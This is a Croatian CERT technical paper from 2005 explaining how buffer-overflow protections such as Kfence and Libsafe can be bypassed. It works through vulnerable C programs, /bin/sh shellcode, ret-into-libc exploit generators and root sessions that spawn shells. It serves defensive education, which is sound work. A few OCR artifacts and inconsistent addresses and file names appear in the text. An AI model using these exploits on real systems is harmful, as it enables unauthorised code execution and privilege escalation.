HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Tehnike zaobilaženja memorijskih zaštita

CCERT-PUBDOC-2005-01-103

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.
Rezultat toga rada ovaj je dokument koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, **www.lss.hr**- laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Ojačavanje računalnih sustava (engl. *hardening*) korištenjem dodatnih sigurnosnih kontrola sve je popularnije. Budući da inicijalne sigurnosne postavke i kontrole vrlo često ne zadovoljavaju stroge sigurnosne zahtjeve koji se postavljaju pred moderne računalne sustave, administratori, pa i krajnji korisnici, sve češće implementiraju dodatne razine zaštite koje će sustav štititi od neovlaštenih korisnika i malicioznih programa. Iako su ti mehanizmi uglavnom dostatni za eliminaciju većine prijetnji koje se danas mogu pronaći na Internetu, oni ipak posjeduju određene slabosti i nedostatke, koje iskusniji neovlašteni korisnici mogu iskoristiti za njihovo zaobilaženje.

Najčešći i najopasniji sigurnosni propusti računalnih sustava zasigurno su napadi prepisivanjem spremnika (*engl. buffer overflow*). Njihovo iskorištavanje neovlaštenom korisniku omogućuje izvršavanje proizvoljnog programskog koda na ranjivom računalu, a vrlo često i preuzimanje potpune kontrole nad istim, što je jedan od osnovnih razloga zašto se u njihovo uklanjanje i sprječavanje ulaže iznimno mnogo truda i sredstava. Kao rezultat je proizašao prilično velik broj proizvoda i tehnologija koje na različite načine omogućuju detekciju i sprječavanje napada prepisivanjem spremnika. Način rada i učinkovitost pojedinih rješenja uglavnom varira od proizvoda do proizvoda, što se izravno odražava na njihovu kvalitetu i područje primjene. Dok je neke od mehanizama zaštite relativno lako zaobići, postoje rješenja koja pružaju vrlo visoku razinu sigurnosti i koja predstavljaju ozbiljnu prepreku za neovlaštenog korisnika koji pokušava iskoristiti ranjivosti ovog tipa.

Metode zaštite uglavnom se rješavaju postavljanjem tzv. kontrolnog kolačića (*engl. cookie*) na memoriju stoga (*engl. stack*) i/ili hrpe (*engl. heap*), pseudo-slučajnim odabirom početne adrese memorijskih segmenata, označavanjem memorije stoga i hrpe kao *non-executable* te provjerom veličine međuspremnika unutar funkcija koje rade sa nizovima znakova (engl. *string*).

Iako je danas poznat velik broj rješenja za zaštitu od napada preljevom spremnika, neka popularnija navedena su u nastavku:

- StackShield i StackGuard
- Libsafe
- Grsecurity PaX
- Openwall zakrpa
- Windows zaštita memorije prezentirana u SP2 zakrpi
- OpenBSD zaštita memorije
- OverflowGuard

Implementacijom zaštite od napada prepisivanjem spremnika, razina sigurnosti računalnog sustava znatno se podiže, iako to i dalje ne znači da je sustav apsolutno siguran. U nastavku dokumenta detaljno su analizirane neke od popularnijih tehnika zaštite zajedno sa mogućnostima njihovog zaobilaženja, kako bi se na taj način ukazalo na njihove potencijalne slabosti. Za razumijevanje dokumenta poželjno je poznavanje osnovnih koncepata klasičnih napada prepisivanjem spremnika te načina njihovog iskorištavanja. Svi primjeri u dokumentu testirani su na Linux operacijskom sustavu, verzijama jezgre 2.4.18, 2.4.25-grsec i 2.4.29-grsec.

2. Prepisivanje spremnika

Prepisivanje spremnika je sigurnosni propust koji se odnosi na situaciju gdje je neovlašteni korisnik u mogućnosti da u međuspremnik (*engl. buffer*) upiše više podataka (okteta) nego što je predviđeno i na taj način izazove preljev. S obzirom da je neovlašteni korisnik u mogućnosti pisati po memorijskim lokacijama iza kraja spremnika, moguće je pisanje po osjetljivim podacima koji mogu utjecati na ponašanje programa. Ukoliko se radi o stogu, uglavnom je moguće pisati po povratnoj adresi iz funkcije i tako promijeniti tijek izvršavanja programa. Ukoliko se radi o hrpi, moguće je pisati po zaglavlju (*engl. header*) vezane liste što najčešće rezultira time da neovlašteni korisnik može zapisati 4 okteta u bilo koju memorijsku lokaciju. Preljevi spremnika koji se događaju u *bss* ili *data* segmentima uglavnom ovise o drugim varijablama koje se nalaze u okruženju spremnika koji se prepisuje. Iskorištavanje preljeva spremnika uglavnom se svodi na prepisivanje određene memorijske adrese, čime će se tijek izvršavanja programa preusmjeriti na instrukcije, odnosno naredbe koje je neovlašteni korisnik ubacio u memorijski prostor programa.

Najčešći uzrok prepisivanja spremnika je nedovoljna kontrola dužine korisničkog unosa koji se procesira u programu. Česti uzroci preljeva spremnika su funkcije za rad sa nizovima znakova, koje ne provjeravaju dužinu znakovnog niza kojeg obrađuju. Podizanjem svijesti o računalnoj sigurnosti, ranjivosti vezane isključivo uz pogrešno korištenje funkcija za rad sa nizovima znakova sve su manje zastupljene, što jasno upućuje na pozitivan trend razvoja računalne sigurnosti. Klasični preljevi spremnika, odnosno oni koji se događaju na stogu vrlo su jednostavni za iskorištavanje (*engl. exploiting*), i svi primjeri u ovom dokumentu se temelje na njima. U nastavku je priložen jedan jednostavan program ranjiv na napad preljevom spremnika.

Preljev.c

```
#include <stdio.h>
main (int argc, char **argv)
{
       char buf[12];
       strcpy (buf,argv[1]);
}
```

Kao što je vidljivo iz primjera, program je ranjiv na klasični preljev spremnika na stogu zbog pogrešnog korištenja `strcpy()` funkcije. Ako se putem naredbenog reda programu preda predugi argument, prepisuje se spremnik `buf[12]` smješten na stogu. Iskorištavanje ovog propusta vrlo je jednostavno, i realizira se postavljanjem *shellcode* instrukcija u varijablu okruženja i prepisivanjem povratne adrese na stogu adresom *shellcode* instrukcija. *Shellcode* je niz asemblerskih instrukcija koje izvršavaju određenu radnju na sustavu, određenu vrstom *shellcode* koda ubačenog u memorijski prostor od strane neovlaštenog korisnika. Primjer iskorištavanja preljeva spremnika prikazan je u nastavku.

```
[root@laptop ADVANCEDOVERFLOWS] gcc preljev.c –o test
[root@laptop ADVANCEDOVERFLOWS] ./test AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@laptop ADVANCEDOVERFLOWS]# export HACK=`perl -e 'print "\x90" x 100;
print "\x6a\x0b\x58\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x52\x53\x89\xe1\xcd\x80"'`
[root@laptop ADVANCEDOVERFLOWS]# ./env HACK
Adresa varijable okruzenja: 0xbffffb99
[root@laptop ADVANCEDOVERFLOWS]# ./test `perl -e 'print "\x99\xfb\xff\xbf" x 50'`
sh-2.05a# exit
exit
```


U priloženom primjeru prikazano je iskorištavanje preljeva spremnika sa *shellcodeom* koji poziva program `/bin/sh`. U ovom slučaju *shellcode* je smješten u varijablu okruženja pod nazivom `HACK`, koja se pri pokretanju programa `test` mapira u stog memoriju novog procesa. Program `env` pozivom `getenv()` funkcije dobiva adresu `HACK` varijable i sa tom adresom prepisuje povratnu adresu na stogu. Označene linije u primjeru predstavljaju iskorištavanje preljeva spremnika i pokretanje `/bin/sh` programa. Za iskorištavanje ovog preljeva spremnika postoji nekoliko ključnih postavki bez kojih prikazana tehnika ne bi bila moguća:

- memorija koja je rezervirana za stog mora biti izvršna (*engl. executable*), jer se u suprotnom *shellcode* na stogu ne bi mogao izvršavati. Na `x86` procesorima, stog memorija je izvršna, jer ne postoji zastavica (*engl. flag*) koja onemogućuje izvršavanje programskog koda iz nekog dijela memorije.
- memorijska adresa na kojoj se nalazi *shellcode* mora biti poznata, kako bi neovlašteni korisnik znao sa kojom vrijednošću treba prepisati povratnu adresu na stogu. Ta memorijska adresa se može i pogoditi *brute-force* tehnikom, no to znatno komplicira proces iskorištavanja ranjivosti.
- operacijski sustav na kojem se iskorištava preljev spremnika mora omogućavati prepisivanje povratne adrese na stogu.

Ukoliko je bilo koja od navedenih stavki neispunjena, proces iskorištavanja klasičnog preljeva spremnika na stogu je onemogućen ili dodatno otežan. Mehanizmi za onemogućavanje iskorištavanja sigurnosnih propusta preljeva spremnika baziraju se upravo na tome da neki od navedenih elemenata onemoguće i tako spriječe provođenje samog napada.

3. Ret-into-libc tehnika

Memorijske zaštite koje onemogućavaju izvršavanje instrukcija na memorijskim segmentima u kojima se nalazi korisnički unos, i u kojima se preljevi spremnika događaju, ponukali su hakere da pronađu nove tehnike iskorištavanja preljeva spremnika. Jedna od proizašlih tehnika je i tzv. *ret-into-libc* metoda iskorištavanja preljeva spremnika. `LIBC` je biblioteka u kojoj se nalazi programski kod za sistemske pozive odnosno `API` funkcije. `LIBC` biblioteka predstavlja sučelje između korisničkih programa i same jezgre operacijskog sustava, a pri pokretanju programa nalazi se u *code* segmentu u kojem se nalazi programski kod. S obzirom da se radi o programskom kodu, memorijski segment u kojem je `LIBC` biblioteka mapirana mora biti označen kao izvršiv. `LIBC` biblioteka je u biti dinamička biblioteka (*engl. **D**ynamic **L**ink **L**ibrary, DLL*).
Kada je sustav osiguran memorijskom zaštitom, koja sve memorijske segmente u kojima se nalazi korisnički unos označava kao ne-izvršne (*engl non-executable*), izvršavanje već postojećeg programskog koda u `LIBC` biblioteci i samom *code* segmentu programa ostaje jedino rješenje za neovlaštenog korisnika. Spomenuta tehnika nosi ime *ret-into-libc,* zato što se pri preljevu spremnika za povratnu adresu postavlja adresa sistemskog poziva u `LIBC` biblioteci ili u *code* segmentu programa. Iskorištavanje preljeva spremnika *ret-into-libc* tehnikom provodi se tako da se pohranjeni `EIP` (*engl. **E**xtended **I**nstruction **P**ointer*) registar na stogu prepiše sa adresom sistemskog poziva, zatim se iza `EIP` registra na stogu stavlja povratna adresa iz tog poziva te konačno i sami argumenti za sistemski poziv, odnosno funkciju koja se poziva. U nastavku je prikazan izgled stoga prilikom iskorištavanja preljeva spremnika *ret-into-libc* tehnikom.



Slika 1: Izgled stog dijela memorijskog prostora prilikom korištenja ret-into-libc tehnike

Kao što je vidljivo iz priložene slike, nezaštićeni spremnik i memorijski prostor iza kraja spremnika prepisuju se podacima koji su pod kontrolom neovlaštenog korisnika. Odmah iza kraja spremnika nalazi se `EBP` (*engl. **E**xtended **B**ase **P**ointer*) registar, koji u ovom slučaju može biti prepisan bilo kojim podacima. Nakon njega na stogu se nalazi pohranjen `EIP` registar koji mora biti prepisan adresom sistemskog poziva koji se poziva. Nakon `EIP` registra, na stog je potrebno ubaciti povratnu adresa iz sistemskog poziva, no to je manje bitno ukoliko se poziva samo jedan sistemski poziv. Na kraju dolaze argumenti za sistemski poziv odnosno funkciju. U nastavku je priložen program ranjiv na preljev spremnika na kojem će biti demonstrirana *ret-into-libc* tehnika.

Libc.c

```
#include <stdio.h>
main (int argc, char **argv)
{
   callme(argv[1]);
   exit(0);
}

callme (char *a)
{
   char buf[24];
   printf ("RET-INTO-LIBC #1\n");
   system("/bin/ls");
   strcpy (buf,a);
}
```

Kako bismo mogli prepisati povratnu adresu na stogu adresom sistemskog poziva, prvo je potrebno saznati njegovu adresu. U ovom primjeru se radi jednostavnosti, umjesto izravnog pozivanja sistemskih poziva u `LIBC` biblioteci, poziva programski kod u `PLT` (*engl. **P**rocedure **L**inkage **T**able*)


sekciji koji zatim poziva LIBC funkcije. PLT sekcija sadrži jmp instrukcije koje izvršavanje programa preusmjeravaju izravno u LIBC biblioteku, što opet rezultira *ret-into-libc* tehnikom. Adrese sistemskih poziva jednostavno je otkriti objdump alatom namijenjenom analizi binarnih datoteka. U nastavku je prikazano otkrivanje adresa sistemskih poziva iz prije priloženog libc programa.

```
[root@laptop ADVANCEDOVERFLOWS]# gcc libc.c -o libc
[root@laptop ADVANCEDOVERFLOWS]# objdump -T ./libc

libc:     file format elf32-i386

DYNAMIC SYMBOL TABLE:
08048330  w   DF *UND* 00000095  GLIBC_2.0   __register_frame_info
08048340      DF *UND* 0000030a  GLIBC_2.0   system
08048350  w   DF *UND* 00000025  GLIBC_2.0   __deregister_frame_info
08048360      DF *UND* 000000d3  GLIBC_2.0   __libc_start_main
08048370      DF *UND* 00000032  GLIBC_2.0   printf
08048380      DF *UND* 000000e5  GLIBC_2.0   exit
08048564 g    DO .rodata       00000004  Base        _IO_stdin_used
00000000  w   D  *UND* 00000000              __gmon_start__
08048390      DF *UND* 00000030  GLIBC_2.0   strcpy
```

Označene linije predstavljaju dva sistemska poziva, odnosno njihove adrese u PLT sekciji. Kao što je vidljivo, system() poziv nalazi se na adresi 0x08048340, dok se exit() poziv nalazi na adresi 0x08048480. Za iskorištavanje preljeva spremnika *ret-into-libc* tehnikom, najlakše je povratnu adresu na stogu prepisati adresom system() poziva, koji će pokrenuti /bin/sh program odnosno novu korisničku ljusku sa ovlastima programa u kojem se iskorištava ranjivost.

Za pokretanje programa system() poziv traži argument, odnosno adresu koja pokazuje na program (niz znakova) koji će se pokrenuti. Dakle potrebno je u memoriju procesa koji se iskorištava ubaciti niz znakova "/bin/sh" i otkriti na kojoj se memorijskoj adresi on nalazi. To se može izvesti postavljanjem nove varijable okruženja koja će sadržavati niz znakova "/bin/sh" i koja će se pri pokretanju programa mapirati u memoriju procesa. Adresu na kojoj se nalazi varijabla okruženja moguće je otkriti već prije spomenutim programom, koji getenv() pozivom otkriva adresu varijable okruženja.

U nastavku je prikazan izgled stoga prilikom iskorištavanja preljeva spremnika *ret-into-libc* metodom. Pohranjeni EIP registar prepisuje se adresom system() poziva, a kao povratna adresa iz samog sistemskog poziva uzima se adresa exit() sistemskog poziva.



Slika 2: Izgled stoga prilikom iskorištavanja propusta ret-into-libc tehnikom

U nastavku je priložen jednostavan program koji pomoću *ret-into-libc* tehnike na prije objašnjen način iskorištava ranjivost preljeva spremnika u lib programu.

Ret-into-libc1.c

```
#include <stdio.h>
main (char *argc, char **args)
{
        char buf[256];
        long system_addr  = 0x08048340;       // adresa system() poziva
        long exit_addr    = 0x08048380;       // adresa exit() poziva
        long argv         = 0xbffffc0d + 8;   // adresa /bin/sh stringa

        strcpy (buf,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
        *(long*)&buf[44] = system_addr;       // prepisan EIP
        *(long*)&buf[48] = exit_addr;         // exit() iz sistemskog poziva
        *(long*)&buf[52] = argv;              // adresa za system()
        buf[56]='\0';
```

```
        printf ("%s",buf);

}
```


Iskorištavanje preljeva spremnika je prikazano u nastavku.

```
[root@laptop ADVANCEDOVERFLOWS]# gcc ret-into-libc1.c -o retintolibc
[root@laptop ADVANCEDOVERFLOWS]# export HACK=/bin/sh
[root@laptop ADVANCEDOVERFLOWS]# ./env HACK
0xbffffc0d
[root@laptop ADVANCEDOVERFLOWS]# ./libc `./retintolibc`
RET-INTO-LIBC #1
a12   a2.c   advance1     advance1.txt   advance2.txt   b r      r.c        libc
a2    a.c    advance1.c   advance2.c     a.out       env  r2.c   shema.txt
vuln1.c
sh-2.05a# exit
exit
[root@laptop ADVANCEDOVERFLOWS]#
```

Prva označena linija predstavlja adresu varijable `HACK` u kojoj je pohranjen niz znakova "`/bin/sh`", a druga označena linija označava uspješno izvršen preljev spremnika (pokrenuta je nova korisnička ljuska).

Opisana *ret-into-libc* tehnika omogućava izvršavanje maksimalno dva sistemska poziva (u ovom slučaju `system` i `exit`), što u nekim situacijama nije dovoljno. Opisanom *ret-into-libc* tehnikom moguće je pozivati i više sistemskih poziva u nizu, no to zahtijeva postavljanje lažnih okvira (engl. *frame*) na stog. Osnovni princip je postaviti na stog toliko lažnih okvira koliko sistemskih poziva se želi izvršiti. `EIP` se usmjerava na željeni sistemski poziv, `EBP` na svaki idući lažni stog okvir, a povratna adresa iz svakog lažnog stog okvira na niz instrukcija `LEAVE` i `RET`. Instrukcija `LEAVE` služi za dohvaćanje pohranjene vrijednosti `EBP` registra sa stoga i postavljanje sadržaja `EBP` registra u `ESP` (*engl. **E**xtended **S**tack **P**ointer*) registar. Instrukcija `RET` uzima sa adrese stoga na koju pokazuje `ESP` registar vrijednost (adresu) koja se postavlja u `EIP` registar i na kojoj se nastavlja izvršavanje programskog koda.

U nastavku je prikazan izgled stoga u slučaju preljeva spremnika kod kojeg se pokušava izvršiti više sistemskih poziva u nizu.



Slika 3: Izgled stoga kod višestrukog izvršavanja sistemskih poziva

Kao što je vidljivo na prethodnoj slici (Slika 3), iza kraja spremnika nalazi se pohranjeni `EBP` registar koji se prepisuje adresom na kojoj se nalazi idući lažni okvir stoga odnosno drugi sistemski poziv (na slici označeno plavom linijom). `EIP` se prepisuje adresom sistemskog poziva u `LIBC` biblioteci (odnosno `PLT` sekciji). Za povratnu adresu iz sistemskog poziva se postavlja adresa koja pokazuje na instrukcije `LEAVE` i `RET`. One se uglavnom nalaze na kraju svake funkcije u programu, pa njihovo pronalaženje nije problem. Nakon toga slijede argument(i) sistemskom pozivu, koji ovise o pozivu koji se poziva. Nakon povratka iz prvog sistemskog poziva izvršavaju se instrukcije `LEAVE` i `RET`. Instrukcija `LEAVE` dohvaća registar `EBP` sa stoga i postavlja ga u `ESP`. S obzirom da novi `ESP` pokazuje na idući sistemski poziv (plava linija na slici 3), pri izvršavanju `RET` instrukcije počinje se izvršavati programski kod novog sistemskog poziva (drugog po redu). Drugi lažni okvir na stogu izveden je isto kao i prvi, no njegov `EBP` registar pokazuje na treći lažni okvir (na slici označeno rozom linijom).

Pronalaženje adrese na kojoj se nalaze `LEAVE` i `RET` instrukcije u programu `libc` vrlo je jednostavno i prikazano je u nastavku korištenjem `gdb` alata.

```
…
(gdb) disass callme
Dump of assembler code for function callme:
0x80484c4 <callme>:    push   %ebp
0x80484c5 <callme+1>:  mov    %esp,%ebp
0x80484c7 <callme+3>:  sub    $0x28,%esp
```

```
0x80484ca <callme+6>:  sub    $0xc,%esp
0x80484cd <callme+9>:  push   $0x8048568
0x80484d2 <callme+14>: call   0x8048370 <printf>
0x80484d7 <callme+19>: add    $0x10,%esp
0x80484da <callme+22>: sub    $0x8,%esp
0x80484dd <callme+25>: pushl  0x8(%ebp)
0x80484e0 <callme+28>: lea    0xfffffd8(%ebp),%eax
0x80484e3 <callme+31>: push   %eax
0x80484e4 <callme+32>: call   0x8048390 <strcpy>
0x80484e9 <callme+37>: add    $0x10,%esp
0x80484ec <callme+40>: sub    $0xc,%esp
0x80484ef <callme+43>: push   $0x804857a
0x80484f4 <callme+48>: call   0x8048340 <system>
0x80484f9 <callme+53>: add    $0x10,%esp
0x80484fc <callme+56>: leave
0x80484fd <callme+57>: ret
0x80484fe <callme+58>: mov    %esi,%esi
End of assembler dump.
```

U nastavku je priložen program koji *ret-into-libc* tehnikom iskorištava preljev spremnika u programu `libc`, no umjesto jednog on poziva tri sistemska poziva u nizu kao što je to prethodno opisano.

Ret-into-3.c

```
#include <stdio.h>
main (char *argc, char **args)
{
        char buf[256];
        long system_addr  = 0x08048340;
        long exit_addr    = 0x08048380;
        long leaveret     = 0x080484fc;
        long argv         = 0xbffffc11;
        long ebp          = 0xbffffa18-16;

        strcpy (buf,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
        *(long*)&buf[40] = ebp;
        *(long*)&buf[44] = system_addr;
        *(long*)&buf[48] = leaveret;
        *(long*)&buf[52] = argv;

        *(long*)&buf[56] = ebp+16;
        *(long*)&buf[60] = system_addr;
        *(long*)&buf[64] = leaveret;
        *(long*)&buf[68] = argv;

        *(long*)&buf[72] = ebp;
        *(long*)&buf[76] = system_addr;
        *(long*)&buf[80] = exit_addr;
        *(long*)&buf[84] = argv;
        buf[88]='\0';

        printf ("%s",buf);
}
```

Iskorištavanje ranjivosti preljeva spremnika u programu `libc` prikazano je u nastavku, no sada je zbog tri `system()` poziva program `/bin/sh` pokrenut tri puta..

```
[root@laptop ADVANCEDOVERFLOWS]# gcc ret-into-3.c -o ret3
[root@laptop ADVANCEDOVERFLOWS]# ./libc `./ret3`
RET-INTO-LIBC #1
a12  a2.c  advance1    advance1.txt  advance2.c    a.out  env  r2.c
shema.txt vuln1.c a2   a.c   ret-into-3.c libc  advance2      advance2.txt  b
r    r.c   vuln1 vuln2 ret3
sh-2.05a# exit
exit
sh-2.05a# exit
exit
sh-2.05a# exit
exit
[root@laptop ADVANCEDOVERFLOWS]#
```

4. Zaobilaženje jednostavnih memorijskih zaštita

Većinu memorijskih zaštita moguće je zaobići tehnikama kao što je upravo opisana *ret-into-libc* tehnika. Uspješnost *ret-into-libc* tehnike ovisi i o metodama koje memorijska zaštita koristi za onemogućavanje napada prepisivanjem spremnika. Ukoliko se radi o neizvršnoj stog memoriji ili provjeri povratne adrese funkcije, odnosno provjera da li `EIP` registar pokazuje na memorijske segmente kao što su stog, *data*, hrpa ili *bss*, *ret-into-libc* tehnika vrlo je učinkovita. Za potrebe dokumenta, *ret-into-libc* tehnika demonstrirana je na jednostavnoj memorijskoj zaštiti pod nazivom `Kfence`, koju je moguće pronaći na adresi http://www.packetstormsecurity.org.

`Kfence` zaštita implementirana je na razini jezgre operacijskog sustava, no za postavljanje zaštite nije potrebno ponovno prevođenje izvornog koda jezgre (kao što je to slučaj kod nekih drugih memorijskih zaštita). `Kfence` zaštita provjerava sadržaj `EIP` registra korisničkih programa, te ukoliko `EIP` pokazuje na adrese koje spadaju u područje stoga, hrpe, *data* ili *bss segmenta*, izvršavanje programa se prekida. Ovakav mehanizam zaštite uspješno onemogućava klasične preljeve spremnika i vrlo je jednostavan za implementaciju.

U nastavku je prikazano postavljanje `kfence` zaštite i pokušaj iskorištavanja preljeva spremnika izvršavanjem *shellcoda* na stogu, kojeg `kfence` uspješno otkriva i onemogućava.

```
[root@laptop ADVANCEDOVERFLOWS]# gcc kfence.c -o kfence
[root@laptop ADVANCEDOVERFLOWS]# ./kfence i
***
kfence
ins1der 2003 (trixterjack@yahoo.com)
***
# system_call at 0xc01088f0
# sys_call_table  0xc02c209c
# olduname at 0xc010d710
# setgid at 0xc0121ce0
# mm distance in task_struct = 0x54
# start_data distance in mm_struct = 0x40
# If everything seems fine, press enter.

# Done. kfence is installed
[root@laptop ADVANCEDOVERFLOWS]#
[root@laptop ADVANCEDOVERFLOWS]# export HACK=`perl -e 'print "\x90" x 100;
print "\x6a\x0b\x58\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x52\x53\x89\xe1\xcd\x80"'`
[root@laptop ADVANCEDOVERFLOWS]# ./env HACK
Adresa varijable okruzenja: 0xbffffb99
[root@laptop ADVANCEDOVERFLOWS]# ./libc `perl -e 'print "\x99\xfb\xff\xbf" x 50'`
[root@laptop ADVANCEDOVERFLOWS]#
```

Kao što je vidljivo iz primjera, klasičan preljev spremnika koji bez `Kfence` zaštite radi normalno i rezultira pokretanjem nove korisničke ljuske, sada je uspješno otkriven i spriječen. `Kfence` zaštita može se jednostavno zaobići prije priloženim programom i *ret-into-libc* tehnikom kao što je i prikazano u nastavku.

```
[root@laptop ADVANCEDOVERFLOWS]# export HACK=/bin/sh
[root@laptop ADVANCEDOVERFLOWS]# ./env HACK
0xbffffc0d
[root@laptop ADVANCEDOVERFLOWS]# ./libc `./retintolibc`
RET-INTO-LIBC #1
a12  a2.c  advance1    advance1.txt  advance2.c    a.out  env
kfence.o  r2.c  shema.txt  vuln1.c a2   a.c   advance1.c  advance2
advance2.txt  b          kfence.c  r     r.c   vuln1      vuln2
sh-2.05a# exit
exit
[root@laptop ADVANCEDOVERFLOWS]#
```

Označena linija predstavlja pokrenutu korisničku ljusku, odnosno uspješno zaobilaženje `Kfence` memorijske zaštite *ret-into-libc* tehnikom.

5. Zaobilaženje Libsafe memorijske zaštite

`Libsafe` je biblioteka koja programe štiti od klasičnih preljeva spremnika na stogu. Biblioteka se može pronaći na adresi http://www.research.avayalabs.com/project/libsafe/index.html. `Libsafe`

preučitava (*engl. preload*) `LIBC` pozive za rad sa nizovima znakova, koji su vrlo česti uzrok ranjivosti preljeva spremnika, te im dodaje sigurnosne provjere koje štite od napada ovog tipa. Preučitavaju se pozivi namijenjeni kopiranju i dodavanju nizova znakova te se testira da li su podaci koji se kopiraju prepisali `EBP` registar pohranjen na stogu.
Treba napomenuti da se u ovom slučaju radi o prilično slaboj tehnici zaštite budući da se prije `EBP` registra na stogu mogu nalaziti druge varijable koje pod kontrolom neovlaštenog korisnika mogu promijeniti tijek izvršavanja programa.
Funkcije koje `Libsafe` preučitava su `strcpy`, `strpcpy`, `wcscpy`, `wcpcpy`, `strcat`, `getwd`, `gets`, `[vf]scanf`, `realpath` i `[v]sprintf`. Osnovna prednost `Libsafe` zaštite je jednostavnost instalacije koja ne zahtijeva ponovno prevođenje sistemskih poziva u svrhu postavljanja zaštite. Postavljanje zaštite vrši se prevođenjem `Libsafe` biblioteke i postavljanjem putanje do biblioteke unutar `/etc/ld.so.preload` datoteke.
U nastavku je priložen jednostavan program ranjiv na preljev spremnika koji demonstrira nemogućnost `Libsafe` biblioteke u sprječavanju preljeva spremnika na stogu.

Libsafenotsafe.c

```
main (int argc, char **argv)
{
        char *ptr;
        char buf[12];

         printf ("Libsafe #1\n");
        strcpy (buf,argv[1]);
        strncpy (ptr,argv[2],strlen(argv[2]));
         exit(0);
}
```

Ukoliko neovlašteni korisnik pokuša prepisati pohranjeni `EIP` registar na stogu, `Libsafe` biblioteka otkriva pokušaj preljeva spremnika i prekida izvođenje programa kao što je prikazano u nastavku.

```
[root@laptop ADVANCEDOVERFLOWS]# gcc libsafenotsafe.c -o safe
[root@laptop ADVANCEDOVERFLOWS]# ./safe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
LibSafe #1
Libsafe version 2.0.16
Detected an attempt to write across stack boundary.
Terminating /root/PROJECTS/ADVANCEDOVERFLOWS/r.
    uid=0  euid=0  pid=2084
Call stack:
    0x40015982 /root/PROJECTS/MEI/SCAN/libsafe-2.0-16/src/libsafe.so.2.0.16
    0x40015a9b /root/PROJECTS/MEI/SCAN/libsafe-2.0-16/src/libsafe.so.2.0.16
    0x8048510  /root/PROJECTS/ADVANCEDOVERFLOWS/r
    0x42017494 /lib/i686/libc-2.2.5.so
Overflow caused by strcpy()
Killed
```

Kao što je vidljivo iz primjera, `Libsafe` biblioteka otkriva pokušaj preljeva spremnika zbog niza znakova kojim se prepisuju `EBP` i `EIP` registri. U ovom slučaju također postoji mogućnost iskorištavanja sigurnosnog propusta preljeva spremnika koji zaobilazi `Libsafe` zaštitu. Neovlašteni korisnik može prepisati samo `*ptr` pokazivač i na taj način odrediti po kojoj će se memorijskoj adresi pisati prilikom druge `strncpy()` funkcije. Druga `strncpy()` funkcija prepisuje adresu koju je odredio neovlašteni korisnik sa vrijednošću koja je također pod njegovom kontrolom. Na taj način nema izravnog prepisivanja memorije koja bi uzrokovala detekciju preljeva spremnika, a neovlašteni korisnik je u mogućnosti izvršavanja malicioznog koda. Iskorištavanje preljeva spremnika prikazano je u nastavku.

```
root@laptop ADVANCEDOVERFLOWS]# export HACK=`perl -e 'print "\x90" x 100;
print "\x6a\x0b\x58\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x52\x53\x89\xe1\xcd\x80"'`
[root@laptop ADVANCEDOVERFLOWS]# ./env HACK
0xbffffb58

[root@laptop ADVANCEDOVERFLOWS]# objdump -R ./safe

./r:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080496dc R_386_GLOB_DAT    __gmon_start__
```

```
080496bc R_386_JUMP_SLOT   __register_frame_info
080496c0 R_386_JUMP_SLOT   __deregister_frame_info
080496c4 R_386_JUMP_SLOT   strlen
080496c8 R_386_JUMP_SLOT   __libc_start_main
080496cc R_386_JUMP_SLOT   printf
080496d0 R_386_JUMP_SLOT   exit
080496d4 R_386_JUMP_SLOT   strncpy
080496d8 R_386_JUMP_SLOT   strcpy

[root@laptop ADVANCEDOVERFLOWS]# ./r `perl -e 'print "A" x 28; print
"\xd0\x96\x04\x08"'` `perl -e 'print "\x58\xfb\xff\xbf"'`
LibSafe #1
sh-2.05a# exit
exit
[root@laptop ADVANCEDOVERFLOWS]#
```

